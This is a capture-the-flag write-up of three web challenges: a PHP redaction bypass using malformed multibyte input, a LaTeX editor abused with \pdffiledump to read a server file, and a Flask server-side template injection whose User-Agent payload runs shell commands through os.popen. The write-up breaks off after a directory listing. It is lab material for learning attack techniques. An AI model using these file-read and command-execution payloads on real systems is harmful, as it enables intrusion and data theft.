PLATYPWN CTF – WRITEUP BY AJIQQOS & ZEQZOQ


New Things To Highlight:

1. LaTeX command - WEB

Web

1. Pretty HTML Page


Flag: PP{c0Unt1n6_ch42AC73r5-15_h4rD::7llemnBA79dc}



Pretty HTML Page

I made a pretty HTML page. It can even give you a flag if you write "flag"! But for security reasons, as soon as you write "flag", your input will get redacted. Sorry for that :)

Given in the file is a php file and also a css file. As we inspect the PHP file, we got something that could lead us to the flag.



```
C: > Users > PREDATOR > Downloads > Platypwn CTF - Unsolved > web.prettyhtmlpage > web-prettyhtmlpage > site > index.php
<body>
    <form action="index.php" method="post">
        <input type="text" name="input_string">
        <input type="submit" value="Go!">
    </form>

    <?php
        if ($_SERVER["REQUEST_METHOD"] == "POST") {
            $input = $_POST["input_string"];

            if (mb_strpos($input, "flag") !== false) {
                $a = mb_strpos($input, "flag");
                echo "<p>Input contains 'flag' at position " . $a . "</p>";
                $b = mb_substr($input, 0, $a);
                $input = $b . "REDACTED";
                echo "<p>You wrote: " . htmlentities($input, ENT_QUOTES, 'UTF-8') . "</p>";
            }
            else {
                echo "<p>Input does not contain 'flag'</p>";
                $b = $input;
                echo "<p>You wrote: " . htmlentities($b, ENT_QUOTES, 'UTF-8') . "</p>";
            }

            if (mb_strpos($b, "flag") !== false) {
                $file_to_flag = "/flag/flag.txt";
                $flag = file_get_contents($file_to_flag);
                echo "<p>Congrats! Here is your flag: " . $flag . "</p>";
            }
        }
    ?>
</body>
</html>
```


Cannot validate since a PHP installation could not be found. Use the setting 'php.validate.executablePath' to configure the PHP executable.

Source: PHP Language Features

It will detect the word flag and let us know which position it is. So asked GPT to give me list of payloads that can be tried.

Payloads = %F0%9F%AAflag, %F0%9FAAA%F0flag, %00%F0flag, valid%F0%9FAAA%F0flag, fl agflag, flag%F0%9FAAAflag, fl%20agflag


Tried everything but nothing in returns. Trying to apply it through linux using curl and get one of it as the accepted payloads and obtained the flag.



```
┌──(myenv)─(ajiqqos㉿kali)-[~/Desktop]
└─$ curl -X POST -d "input_string=%F0%9FAAA%F0flag" http://10.71.4.17/index.php
<!DOCTYPE html>
<html>
<head>
    <title>Pretty HTML Page</title>
    <link rel="stylesheet" type="text/css" href="style.css">
</head>

<body>
    <h1>Pretty HTML Page</h1>

    <p>You can enter a string in the field below. If it contains "flag", it will
print the flag. For security reasons, I will also redact any text as soon as it c
ontains "flag". Sorry :)</p>

    <form action="index.php" method="post">
        <input type="text" name="input_string">
        <input type="submit" value="Go!">
    </form>

    <p>Input contains 'flag' at position 5</p><p>You wrote: </p><p>Congrats! Here
 is your flag: PP{c0Unt1n6_ch42AC73r5-15_h4rD::7llemnBA79dc}</p></body>
</html>
```

2. TeXnically Insecure

Flag: PP{g3t-t3x3d::xUsekfrnH7-k}



TeXnically Insecure

Note: It may be a good idea to test your exploit locally first. However, if you manage to break the challenge, simply restart it.

After starting my studies, I wanted to play around with LaTeX. So I built a web-based editor! Unfortunately, people have tried hacking it, so I needed to blacklist some commands. But I'm sure it's 100% secure now! :) I also made the app restart if it crashes, I just hope that people can't abuse that for something. But hey, it's just a restart, right? What could possibly go wrong?


From the webpage, it already mentioned that this challenge involves LaTeX. Entering this payload below in the box to get the content of the flag in a pdf.

```
\pdffiledump offset 0 length \pdffilesize{/flag/flag.txt}{/flag/flag.txt}
```

Breakdown:


\pdffiledump = dumps raw binary content from a file into the generated output.

\pdffilesize = retrieves the size (in bytes) of the specified file, allowing \pdffiledump to read the entire file dynamically.




```
\pdffiledump offset 0 length
\pdffilesize{/flag/flag.txt}{/flag/flag.txt}
```

By clicking the button Render PDF, we will direct to a pdf file and get hex values in it.


http://10.71.4.83:5000/render

```
50507B6733742D74337833643A3A785573656B66726E48372D6B7D
```

Decode the hex and get the flag.


https://gchq.github.io/CyberChef/#recipe=From_Hex('Auto')&input=NTA1MDdCNjczMzc0MkQ3NDMzNzgzMzY0M0EzQTc4NTU3MzY1Nkl2NjcyNkU0ODM3MkQ2QjdE

From Hex — Delimiter: Auto

Input


```
50507B6733742D74337833643A3A785573656B66726E48372D6B7D
```

Output

```
PP{g3t-t3x3d::xUsekfrnH7-k}
```


3. OS Detection

Flag:


OS Detection


A new service has been deployed that uses advanced algorithms to detect your Operating System. What an invasion of privacy! Can you pwn it?

We are given a website that can detect what OS that we are currently using. But actually its just a decoy. It gives us a source code on how it works actually.



```
from flask import Flask, request, render_template, render_template_string
from ua_parser import user_agent_parser

app = Flask(__name__)

@app.route("/")
def home():
    user_agent = request.headers.get('User-Agent')
    try:
        parsed_string = user_agent_parser.Parse(user_agent)
        family = parsed_string['os']['family']
        user_agent_hint = render_template_string(user_agent)
        return render_template('index.html', os=family, user_agent=user_agent_hint)
    except Exception as e:
        return render_template('failure.html', error=str(e))

@app.route("/source")
def source():
    code = open(__file__).read()
    return render_template_string("<pre>{{ code }}</pre>", code=code)


if __name__ == "__main__":
    # No debug, that would be insecure!
    #app.run(debug=True)
    app.run()
```

From the source code, basically we can ‘pwn’ the website by using Server Side Template Injection (SSTI). We use the basic SSTI first to confirm its true or not.




```python
import requests

url = "http://10.71.10.56:5000/"
headers = {
    "User-Agent": "{{7*7}}"
}
response = requests.get(url, headers=headers)
print(response.text)
```

```
</head>

<body>
    <h1>Behavior Based Operating System Detection</h1>
    <p>Using novel techniques, I can detect the operating system you are using. All this without AI!</p>
    <p>I have detected that you are accessing this page from <b>Other</b>.</p>
    <details>
        <summary>How did I know that?</summary>
        <p>It is in the request headers. Here is the User-Agent header:</p>
        <pre>49</pre>
        <p>See how I did it: <a href="/source">source code</a></p>
    </details>
</body>

</html>
>>>
```

As we can see here, it gives us value of 49 from the payload we sent so it’s confirmed that the server is using SSTI. Now the mission is to find the flag by using this command.


{{config.__class__.__init__.__globals__['os'].popen('ls -la').read()}}



```python
import requests

url = "http://10.71.10.56:5000/"
headers = {
    "User-Agent": "{{config.__class__.__init__.__globals__['os'].popen('ls -la').read()}}"
}
response = requests.get(url, headers=headers)
print(response.text)
```

```
        <p>It is in the request headers. Here is the User-Agent header:</p>
        <pre>total 24
drwxr-xr-x 1 root root 4096 Dec  8 06:43 .
drwxr-xr-x 1 root root 4096 Dec  8 06:43 ..
drwxr-xr-x 2 root root 4096 Dec  8 06:43 __pycache__
-rw-r--r-- 1 root root  822 Dec  6 23:36 app.py
drwxrwxrwt 3 root root  100 Dec  8 06:43 flag
-rw-r--r-- 1 root root   31 Dec  6 23:36 requirements.txt
drwxr-xr-x 2 root root 4096 Dec  6 23:36 templates
</pre>
